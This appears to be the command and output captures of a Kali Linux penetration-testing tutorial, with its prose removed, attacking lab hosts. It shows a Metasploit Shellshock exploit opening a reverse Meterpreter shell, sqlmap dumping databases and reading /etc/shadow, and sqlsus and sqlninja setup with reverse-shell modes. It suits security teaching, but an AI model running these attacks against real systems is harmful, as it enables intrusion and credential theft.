START_TIME: Mon Mar 30 08:23:52 2015
URL_BASE: http://192.168.1.67/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4592

---- Scanning URL: http://192.168.1.67/ ----
==> DIRECTORY: http://192.168.1.67/cgi-bin/
+ http://192.168.1.67/cgi-bin/ (CODE:403|SIZE:210)
==> DIRECTORY: http://192.168.1.67/css/
+ http://192.168.1.67/favicon.ico (CODE:200|SIZE:14634)
+ http://192.168.1.67/index.html (CODE:200|SIZE:1704)
==> DIRECTORY: http://192.168.1.67/js/

---- Entering directory: http://192.168.1.67/cgi-bin/ ----
+ http://192.168.1.67/cgi-bin/status (CODE:200|SIZE:176)

```

```

msf >
msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

  Name          Current Setting      Required  Description
  ----          -
  CMD_MAX_LENGTH 2048                 yes       CMD max line length
  CVE            CVE-2014-6271        yes       CVE to check/exploit (accepted: CVE-2014-6271, CVE-2014-6278)
  HEADER         User-Agent           yes       HTTP header to use
  METHOD         GET                  yes       HTTP method to use
  Proxies        no                   no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST         192.168.1.67        yes       The target address
  RPATH         /bin                 yes       Target PATH for binaries used by the CmdStager
  RPORT         80                  yes       The target port
  TARGETURI     http://192.168.1.67/cgi-bin/status yes       Path to CGI script

```

```

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  DebugOptions  0                no        Debugging options for POSIX meterpreter
  LHOST      192.168.1.69    yes       The listen address
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Linux x86

msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse handler on 192.168.1.69:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1241088 bytes) to 192.168.1.67
[*] Meterpreter session 3 opened (192.168.1.69:4444 -> 192.168.1.67:48926) at 2015-03-30 08:43:56 +0530

meterpreter > sysinfo
Computer      : vulnerable
OS           : Linux vulnerable

Architecture : i686
Meterpreter  : x86/linux
meterpreter >

```

```

root@kali-1:~# nmap -sV 192.168.1.70

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-29 22:59 IST
Nmap scan report for 192.168.1.70
Host is up (0.00020s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.3)
3306/tcp  open  mysql        MySQL 5.1.41-3ubuntu12.6-log
5001/tcp  open  ovm-manager  Oracle VM Manager
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http         Jetty 6.1.25
MAC Address: 00:0C:29:8F:CA:00 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```



```

msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.1.70    yes       The target address range or CIDR identifier
  RPORT     3306             yes       The target port
  THREADS   1                yes       The number of concurrent threads

msf auxiliary(mysql_version) > set RHOSTS 192.168.1.70
RHOSTS => 192.168.1.70
msf auxiliary(mysql_version) > run

[*] 192.168.1.70:3306 is running MySQL 5.1.41-3ubuntu12.6-log (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)

```

```

root@kali-1:/home/data# sqlmap -u http://onlinebookstore.org/stock.php?id=100 --threads=2 --db

```

```

root@kali-1:/home/data# cat http_file1
POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 192.168.1.70
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.70/mutillidae/index.php?page=view-someones-blog.php
Cookie: showhints=0; PHPSESSID=hba9jthgbslqkq70j5e8e12611; acopendivids=swingset,
dmine; acgroupswithpersist=nada; JSESSIONID=4A3B0271028D8E39176E126A8B46D9E8
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 67

```

```
root@kali-1:/home/data# sqlmap -r /home/data/http_file1 --threads=5 --dbs

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 01:00:27

[01:50:58] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/192.168.1.70'

[*] shutting down at 01:50:58

root@kali-1:/home/data#
```

```
root@kali-1:/home/data# sqlmap -r /home/data/http_file1 --threads=5 --tables

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

Database: getboo
[8 tables]
+-----+
| activation
| bookexportimport
| bookmarkhits
| captchahits
| comments
| configs
| configs_groups
| ebhints
+-----+

Database: bricks
[1 table]
```

```
root@kali2:~#
root@kali2:~# sqlmap -u "http://onlinebookstore.org/login.php" --method POST --data loginName=admin&password=admin&submit=log+on -p "loginName" --dbs
```



```
root@kali-1:/home/data#
root@kali-1:/home/data# sqlmap -r /home/data/http_file1 --threads=5 --file-read=/etc/shadow
root@kali-1:/home/data# sqlmap -r /home/data/http_file1 --threads=5 --file-write=/tmp/test_file
--file-dest=/tmp/test1

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org
```

```

$$$$$$\  |$$$$$$$\  |$$$$$$$\  |$$$$$$$\  |$$$$$$$\  |$$
$$_/_/$$ |$$_/_/$$ |$$_/_/$$ |$$_/_/$$ |$$_/_/$$ |$$
$$_/_/$$ |$$_/_/$$ |$$_/_/$$ |$$_/_/$$ |$$_/_/$$ |$$
$$$$$$$\  |$$$$$$$\  |$$$$$$$\  |$$$$$$$\  |$$$$$$$\  |$$
$$_/_/$$ |$$_/_/$$ |$$_/_/$$ |$$_/_/$$ |$$_/_/$$ |$$
$$$$$$$\  |$$$$$$$\  |$$$$$$$\  |$$$$$$$\  |$$$$$$$\  |$$
\$$$$$$$\ \$$$$$$$\ \$$$$$$$\ \$$$$$$$\ \$$$$$$$\ \$$$$$$$\
\$$$$$$$\ \$$$$$$$\ \$$$$$$$\ \$$$$$$$\ \$$$$$$$\ \$$$$$$$\

Select from the menu:

1) Setup HTTP Parameters
2) Setup BBQSQL Options
3) Export Config
4) Import Config
5) Run Exploit
6) Help, Credits, and About

99) Exit the bbqsql injection toolkit

bbqsql>
```

KALI LINUX
The quieter you become, the more you are able to hear.

```
root@kali-1:/home/data#
root@kali-1:/home/data# sqlsus -g sqlsus.cnfg

sqlsus version 0.7.2

Copyright (c) 2008-2011 Jérémy Ruffet (sativouf)

[+] Configuration successfully saved to sqlsus.cnfg
root@kali-1:/home/data#
```

```
# Start of the url used for the injection
# In inband/union mode, it is generally a good idea to append "AND 0" so
# Ex : our $url_start = "http://localhost/script.php?id=1'";
our $url_start = "";

# End of the url used for the injection
# When possible, it is generally a good idea to use "#" here, so that ou
# Ex : our $url_end = "#";
our $url_end = "";

# Use POST instead of GET
our $post = 0;

# Use blind injection ?
# set it to 1 for boolean-based blind injection
# set it to 2 for time-based blind injection (requires MySQL >= 5.0.12)
our $blind = 0;
```

```
##### HTTP REQUEST #####
```

```
--httprequest_start--
```

```
POST http://192.168.1.70/mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 192.168.1.70
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.70/mutillidae/index.php?page=view-someones-blog.php
Cookie: showhints=0; PHPSESSID=hba9jthgbslqkq70j5e8el2611; acopendivids=swingset,jotto,phpbb2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
```

```
author=bobby';__SQL2INJECT__ &view-someones-blog-php-submit-button=View+Blog+Entries
```

```
--httprequest_end--
```

```
# Local host: your IP address (for backscan and revshell modes)
```



```
lhost = 192.168.1.69
```



```
# Interface to sniff when in backscan mode
```



```
device = eth0
```



```
root@kali-1:/home# sqlninja
Sqlninja rel. 0.2.6-r1
Copyright (C) 2006-2011 icesurfer <r00t@northernfortress.net>
Usage: /usr/bin/sqlninja
  -m <mode> : Required. Available modes are:
    t/test - test whether the injection is working
    f/fingerprint - fingerprint user, xp_cmdshell and more
    b/bruteforce - bruteforce sa account
    e/escalation - add user to sysadmin server role
    x/resurrectxp - try to recreate xp_cmdshell
    u/upload - upload a .scr file
    s/dirshell - start a direct shell
    k/backscan - look for an open outbound port
    r/revshell - start a reverse shell
    d/dnstunnel - attempt a dns tunneled shell
    i/icmpshell - start a reverse ICMP shell
    c/sqlcmd - issue a 'blind' OS command
    m/metasploit - wrapper to Metasploit stagers
```



